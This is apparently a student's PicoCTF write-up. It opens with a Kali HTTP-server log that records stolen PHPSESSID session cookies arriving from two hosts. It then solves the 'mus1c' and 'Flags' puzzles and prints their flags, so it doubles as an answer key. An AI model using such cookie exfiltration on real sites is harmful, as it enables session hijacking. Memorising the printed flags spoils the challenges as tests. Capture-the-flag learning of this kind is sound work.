[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.104 - - [08/Jun/2023 14:44:35] code 404, message File not found
192.168.1.104 - - [08/Jun/2023 14:44:35] "GET /bluff.jpeg?PHPSESSID=69c391109389f3978a2d8d704972d471 HTTP/
1.1" 404 -
192.168.1.107 - - [08/Jun/2023 14:46:14] code 404, message File not found
192.168.1.107 - - [08/Jun/2023 14:46:14] "GET /bluff.jpeg?PHPSESSID=f00204bdfff7fac51dce970931b44382 HTTP/1.1" 40
4 -
```

Playing PicoCTF

Username: wsu20591029
Score: 5250


Solutions:

- mus1c(300 points):
  The challenge description states "I wrote you a song. Put it in the picoCTF{} flag format.", upon clicking the "song" link a text file 'lyrics.txt' is downloaded. Inspecting the contents of the text file reveals what seems to be lyrics to a rock song. However, the given hint ignites suspicion as it states, "Do you think you can master rockstar?". This sentence implies that 'rockstar' could be some sort of skill. In the context of PicoCTF it can be assumed that 'rockstar' is some sort of cypher or code language. After experimenting with various google search strings, the search string "allintext:rockstar language" returns the Rockstar[2] website, which reinforces the assumption that 'rockstar' could be a code language. Pasting the contents of 'lyrics.txt' to the online interpreter on the Rockstar website returns a list of integers. Pasting this list of integers into an online Decimal-to-ASCII converter gives the ASCII text 'rrrocknrn0113r'. Submitting the said ASCII text in the format "picoCTF{rrrocknrn0113r}" to the PicoCTF challenge results in a successful completion.

[2] https://codewithrockstar.com

- Flags(200 points):

  The challenge description states, “What do the flags mean?”. Upon clicking the “flags” link a PNG file ‘flag.png’ is downloaded. Inspecting the contents of the PNG file reveals numerous flags. Closer inspection reveals the sequence of the flags fits the picoCTF flag format, thus it is safe to assume that the first seven flags represent “picoctf’. Googling “flags that represent letters” reveals a Wikipedia page[3]. This page details information about the ‘International maritime signal flags’ and gives a very useful conversion table for letters and numbers to flags. Using this table gives the picoCTF flag “picoCTF{F1AG5AND5TUFF} which results in a successful completion of this challenge.



[3] https://en.wikipedia.org/wiki/International_maritime_signal_flags